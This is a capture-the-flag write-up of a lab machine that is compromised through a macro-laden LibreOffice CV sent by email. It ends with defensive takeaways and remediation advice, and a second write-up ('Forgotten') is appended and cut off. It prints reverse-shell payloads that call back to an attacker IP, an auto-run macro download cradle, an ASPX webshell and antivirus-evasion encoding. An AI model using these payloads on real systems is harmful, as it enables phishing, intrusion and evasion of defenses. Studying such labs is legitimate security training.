
Navigated to the webserver and it tells us to send in an application/CV as a libre office document. We can’t do it here but it gives us an address career@job.local.

We do see port 25 (SMTP) open. We can maybe create a malicious libre office document and send an email. Upon research we can use macros possibly. Created a msfvenom payload.
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.16.27 LPORT=1337 -f psh -o shell.ps1

Set up an http.server.

My current LibreOffice Writer wasn’t working so I downloaded that then opened LibreOffice Writer.
Went to Tools -> Macros -> Edit Macros. Got a base64 payload to download the revshell and added it to the macro.
python3 -c “import base64; cmd = \”IEX(New-Object Net.WebClient).DownloadString(‘http://10.10.16.27/shell.ps1’)\”; print(base64.b64encode(cmd.encode(‘UTF-16LE’)).decode())”
 Sub MainDim oShell As ObjectoShell = CreateObject("WScript.Shell")oShell.Run "powershell -enc SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAMAAuADEAMAAuADEANgAuADIANwA6ADgAMAAwADAALwBzAGgAZQBsAGwALgBwAHMAMQAnACkA", 0, FalseEnd Sub

Then added it so it would run upon open under Tools -> Customize -> Events. Used sendemail to send the file.
sendEmail -f attacker@job.local -t career@job.local -u “CV Application” -m “Please find my CV attached.” -a ~/Downloads/hacked.odt -s 10.129.234.73:25
I was getting a response on my httpserver but was not getting a shell. I was able to create a new shell that got us a connection.
cat > ~/Fknhack/shell.ps1 << 'EOF'$client = New-Object System.Net.Sockets.TCPClient('10.10.16.27',1337);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes,0,$bytes.Length)) -ne 0){$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0,$i);$sendback = (iex $data 2>&1 | Out-String);$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()EOF
And we get a shell as jack.black.

Grabbed user.txt.

Started windows local enumeration and we are in a JOB\developers group.
Whoami /groups

Did more enumeration and we can find that developers has write permissions to C:\inetpub\wwwroot.
icacls C:\inetpub\wwwroot
dir

There is also already an .aspx file in there. Created a .aspx shell.
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.16.27 LPORT=1337 -f aspx -o shell.aspx


Transferred it to the victim host.
(New-Object Net.WebClient).DownloadFile(‘http://10.10.16.27:8000/shell.aspx’, ‘C:\inetpub\wwwroot\shell.aspx’)

Navigated to it in a browser to trigger it with a listener and we got a shell.

Did additional enumeration as we are under a new account and I found we have SeImpersonatePrivilege privs.
Whoami /priv
I tried to get a meterpreter shell instead so we can abuse these tokens.

I had to evade the AV as with no evasion it was being caught but eventually I got a shell. For evasion I used this.
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.16.27 LPORT=1337 -f aspx -e x64/xor_dynamic -i 10 -o meter.aspx


Incognito actually didn’t work or show tokens but get system worked.
Getsystem
Getuid

And I was able to grab root.txt.
Attack Chain
1 – Reconnaissance Ran RustScan and identified ports 25 (SMTP), 80 (HTTP), and others. Browsed to the web server and found a job application portal instructing applicants to submit a LibreOffice-compatible CV to career@job.local. The combination of an SMTP server and a document upload vector immediately suggested a macro-based phishing attack.
rustscan -a 10.129.234.73 –ulimit 5000 -b 500 — -A -Pn
2 – Initial Access – malicious LibreOffice macro via SMTP Generated a PowerShell reverse shell payload with msfvenom and hosted it on an HTTP server. Created a LibreOffice Writer document with a macro that downloaded and executed the shell payload using a base64 encoded PowerShell command. Configured the macro to trigger on document open via Tools – Customize – Events. Sent the malicious document to career@job.local via sendEmail. The initial msfvenom payload was caught by AV so replaced it with a raw TCP PowerShell shell script. Obtained a shell as jack.black and retrieved user.txt.
sendEmail -f attacker@job.local -t career@job.local -u “CV Application” -m “Please find my CV attached.” -a hacked.odt -s 10.129.234.73:25
3 – IIS web root write access via DEVELOPERS group Enumerated group memberships and found jack.black was in the JOB\DEVELOPERS group. Confirmed the DEVELOPERS group had write access to C:\inetpub\wwwroot. Generated an ASPX reverse shell with msfvenom, transferred it to the web root, and triggered it via browser to obtain a shell as the IIS AppPool service account.
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.16.27 LPORT=1337 -f aspx -o shell.aspx icacls C:\inetpub\wwwroot
4 – Privilege Escalation – SeImpersonatePrivilege via Meterpreter getsystem Confirmed the IIS AppPool account held SeImpersonatePrivilege. Standard Meterpreter payloads were caught by Defender. Used XOR dynamic encoding with multiple iterations to evade AV detection and obtain a Meterpreter session. Incognito token impersonation was unavailable but getsystem succeeded in escalating to SYSTEM. Retrieved root.txt.
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.16.27 LPORT=1337 -f aspx -e x64/xor_dynamic -i 10 -o meter.aspx
Key Takeaways
- SMTP server accepting unauthenticated email enabling macro delivery – The SMTP server accepted mail from arbitrary external senders with no authentication or sender verification, allowing delivery of a malicious document to an internal mailbox. SMTP servers must require authentication for submission and must implement sender verification controls including SPF, DKIM, and DMARC.
- Document processing without macro sandboxing or stripping – The career portal processed LibreOffice documents including embedded macros without sandboxing or stripping executable content. Document processing pipelines must disable macro execution entirely or process documents in an isolated environment with no network access and no ability to execute system commands.
- DEVELOPERS group with write access to IIS web root – The JOB\DEVELOPERS group had write access to C:\inetpub\wwwroot, allowing any member to deploy arbitrary ASPX files and achieve code execution under the IIS AppPool account. Web root write access must be restricted to dedicated deployment service accounts and must never be granted to broad developer groups.
- IIS AppPool account holding SeImpersonatePrivilege – The IIS application pool service account held SeImpersonatePrivilege which is a well-known privilege escalation path via token impersonation attacks. IIS AppPool accounts must run under dedicated identities with the minimum required permissions and must be audited for excessive privileges including SeImpersonatePrivilege.
- AV evasion required but achievable with basic encoding – Defender blocked standard Meterpreter payloads but was bypassed using XOR encoding with multiple iterations. Reliance on signature-based AV as the primary defense is insufficient. Behavioral detection, application whitelisting, and network-level controls must be layered to detect post-exploitation activity regardless of payload encoding.
Remediation
[Immediate] Require SMTP authentication and implement email content filtering Configure the SMTP server to require authentication for all mail submission and reject unauthenticated connections from external sources. Deploy an email security gateway that strips or sandboxes macro-enabled documents before delivery. Implement SPF, DKIM, and DMARC to prevent spoofed sender addresses.
[Immediate] Disable macro execution in document processing Process all submitted documents in an isolated sandbox with no network access and no script or macro execution capability. If document preview or conversion is required, use a dedicated conversion service that renders documents without executing embedded code. Alert on any submitted document containing macros.
[Immediate] Remove write access from the DEVELOPERS group on the IIS web root Remove the DEVELOPERS group write permission from C:\inetpub\wwwroot immediately. Restrict web root write access to a dedicated deployment service account used exclusively for controlled deployments via an approved CI/CD pipeline. Audit the current web root for any unauthorized files including shell.aspx and meter.aspx and remove them.
[Immediate] Remove SeImpersonatePrivilege from the IIS AppPool account Audit the IIS AppPool account’s privileges and remove SeImpersonatePrivilege. Run IIS application pools under dedicated managed service accounts with the minimum permissions required. Verify that no application pool identity holds SeImpersonatePrivilege, SeAssignPrimaryTokenPrivilege, or other token manipulation privileges.
[Short-term] Deploy behavioral endpoint detection Supplement signature-based AV with a behavioral EDR solution that detects post-exploitation activity including PowerShell download cradles, ASPX webshell execution, and token impersonation regardless of payload encoding. Alert on PowerShell executing from document processing contexts and on ASPX files being written to the web root.
[Long-term] Implement a secure document handling and web application deployment baseline Define a standard for all document intake processes covering macro stripping, sandboxed processing, and file type validation. Establish a controlled deployment pipeline for the IIS web root with change logging and file integrity monitoring. Include document processing pipelines and IIS configurations in the regular penetration testing scope.
- SMTP server accepting unauthenticated email enabling macro delivery – The SMTP server accepted mail from arbitrary external senders with no authentication or sender verification, allowing delivery of a malicious document to an internal mailbox. SMTP servers must require authentication for submission and must implement sender verification controls including SPF, DKIM, and DMARC.
-
Forgotten writeup
Forgotten writeup
Box name: Forgotten
Difficulty: Easy
OS: Linux
Overview: Forgotten is a Easy difficulty Linux machine from VulnLab that showcases several real-world techniques. By discovering an unfinished LimeSurvey installation the player will deploy a controlled MariaDB instance to complete the web application installation with, thereby gaining administrative access to the application. Players will then upload a malicious LimeSurvey plugin to achieve remote code execution inside of a Docker container. After enumerating the container players will discover an environment variable that will grant access to the host as well as the ability to enumerate sudo privileges within the docker container. With low privilege access to the host and root privilege to the container, players can then expect to chain the two together in order to escalate privileges by leveraging a setuid binary.
Link: https://app.hackthebox.com/machines/Forgotten?sort_by=created_at&sort_type=desc
Machine IP: 10.129.234.81

Ran rustscan against the machine.
rustscan -a 10.129.234.81 –ulimit 5000 -b 500 — -A -Pn


Navigated to the site but it 403s, forbidden.
Ran feroxbuster to directory bust to see if there’s anything additional.
feroxbuster -u http://10.129.234.81 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion -t 50 -d 4 –filter-status 404,400

We got some 301s. Navigated to that and it looks like there is a LimeSurvey that was being installed but ‘forgotten’.

Going through the installer it asks us to set up a database.
